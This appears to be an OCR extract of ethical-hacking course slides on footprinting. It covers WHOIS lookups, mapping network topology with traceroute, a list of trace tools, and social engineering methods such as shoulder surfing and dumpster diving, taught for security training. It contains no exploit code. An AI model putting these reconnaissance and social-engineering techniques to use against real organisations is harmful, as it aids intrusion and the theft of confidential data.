
Organization	
Name	Microsoft Corporation
Handle	USFT
Street	One Microsoft Way
City	Redmond
State/Province	WA
Federal/Postal/Region	Ed 242
Country	US
Registration Date	1993-07-10
Last Updated	2019-03-21
Comments	To report suspected security issues specific to traffic emanating from Microsoft online services, including the distribution of malicious content or other illegal or illegal material through a Microsoft online service, please submit a report to: * abuse@microsoft.com For SPAM and other abuse issues such as Microsoft Accounts, please contact: * abuse@microsoft.com To report security vulnerabilities in Microsoft products and services, please contact: * secure@microsoft.com For legal and law enforcement-related requests, please contact: * microsoft@microsoft.com For routing, peering or DNS issues, please contact:

Queried
whois.arin.net with
"207.46.232.182"

Traceroute




Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to a target host



Traceroute Analysis



- └ Attackers conduct traceroute to extract information about: network topology, trusted routers, and firewall locations
- └ For example: after running several traceroutes, an attacker might obtain the following information:
 - traceroute 1.10.10.20, second to last hop is 1.10.10.1
 - traceroute 1.10.20.10, third to last hop is 1.10.10.1
 - traceroute 1.10.20.10, second to last hop is 1.10.10.50
 - traceroute 1.10.20.15, third to last hop is 1.10.10.1
 - traceroute 1.10.20.15, second to last hop is 1.10.10.50
- └ By putting this information together, attackers can draw the network diagram



Traceroute Tools





Path Analyzer Pro

The screenshot shows the Path Analyzer Pro application window. At the top, there's a menu bar with File, View, Help, and several icons for New, Open, Preferences, Print Setup, Print, Export, and Help. Below the menu is a toolbar with icons for New, Open, Save, Print, Export, and Help. A status bar at the bottom shows 'Total: 1m 10s' and 'Port 1433'. The main area has tabs for Report, Synopses, Data, Log, and Subs. The Report tab is selected, displaying a graph of the traceroute path with nodes and latency markers. Below the graph is a table titled 'All TCP packets received from Target IP address'.

Seq	IP Address	Hostname	ASN	Network Name	Latency
1	103.23.14.17	ec2-103-23-14-17.compute-1.amazonaws.com	10309	Dream-Cloud	0.00
2	103.23.14.37	ec2-103-23-14-37.compute-1.amazonaws.com	10309	Dream-Cloud	0.00
3	72.14.134.18	72.14.134.18	15163	GOOGLE	0.00
4	66.249.94.170	66.249.94.170	15163	GOOGLE	0.00
5	72.14.232.110	72.14.232.110	15163	GOOGLE	0.00
6	209.85.240.147	209.85.240.147	15163	GOOGLE	0.00
7	74.125.236.211	ms02s17-in-f19.1e103.net	15163	GOOGLE	0.00

<http://www.pathanalyzer.com>



VisualRoute

The screenshot shows the VisualRoute web interface. At the top, it says 'VisualRoute 1.0 - VisualRoute - Mozilla Firefox'. The main area features a world map with a highlighted route path. To the right of the map, there are several sections of text and dropdown menus. One section is titled 'Get the best route from your IP to this IP' and includes fields for 'From' (103.23.14.17) and 'To' (103.23.14.37). Another section shows 'Current Distance: 10.00 miles' and 'Average Speed: 20.00'. There are also sections for 'Geographic Information', 'Analysis', 'Server', 'Port Probe', and 'Feedback'.

<http://www.visualroute.com>


Traceroute Tools (Cont'd)



Network Pinger
<http://www.networkpinger.com>



Magic NetTrace
<http://www.tialsoft.com>



GEOSpider
<http://www.oreware.com>



3D Traceroute
<http://www.d3tr.de>



vTrace
<http://vtrace.pl>



AnalogX HyperTrace
<http://www.analogx.com>



Trout
<http://www.mcafee.com>



Network Systems Traceroute
<http://www.net.princeton.edu>



Roadkil's Trace Route
<http://www.roadkil.net>



Ping Plotter
<http://www.pingplotter.com>

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting

9


Network Footprinting

Footprinting through Social Engineering

Footprinting through Social Engineering




- ↳ Social engineering is an art of exploiting human behaviour to extract confidential information
- ↳ Social engineers depend on the fact that people are unaware of their valuable information and are careless about protecting it



Social engineers attempt to gather:

- ↳ Credit card details and social security number
- ↳ User names and passwords
- ↳ Security products in use
- ↳ Operating systems and software versions
- ↳ Network layout information
- ↳ IP addresses and names of servers



Social engineering techniques:

- ↳ Eavesdropping
- ↳ Shoulder surfing
- ↳ Dumpster diving
- ↳ Impersonation on social networking sites




Collect Information Using Eavesdropping, Shoulder Surfing, and Dumpster Diving



Eavesdropping

- ⊖ Eavesdropping is unauthorized listening of conversations or reading of messages
- ⊖ It is interception of any form of communication such as audio, video, or written



Shoulder Surfing

- ⊖ Shoulder surfing is a technique, where attackers secretly observes the target to gain critical information
- ⊖ Attackers gather information such as passwords, personal identification number, account numbers, credit card information, etc.



Dumpster Diving

- ⊖ Dumpster diving is looking for treasure in someone else's trash
- ⊖ It involves collection of phone bills, contact information, financial information, operations related information, etc. from the target company's trash bins, printer trash bins, user desk for sticky notes, etc.




Module Flow



**Footprinting
Concepts**




**Footprinting
Methodology**



**Footprinting
Tools**




**Footprinting
Countermeasures**



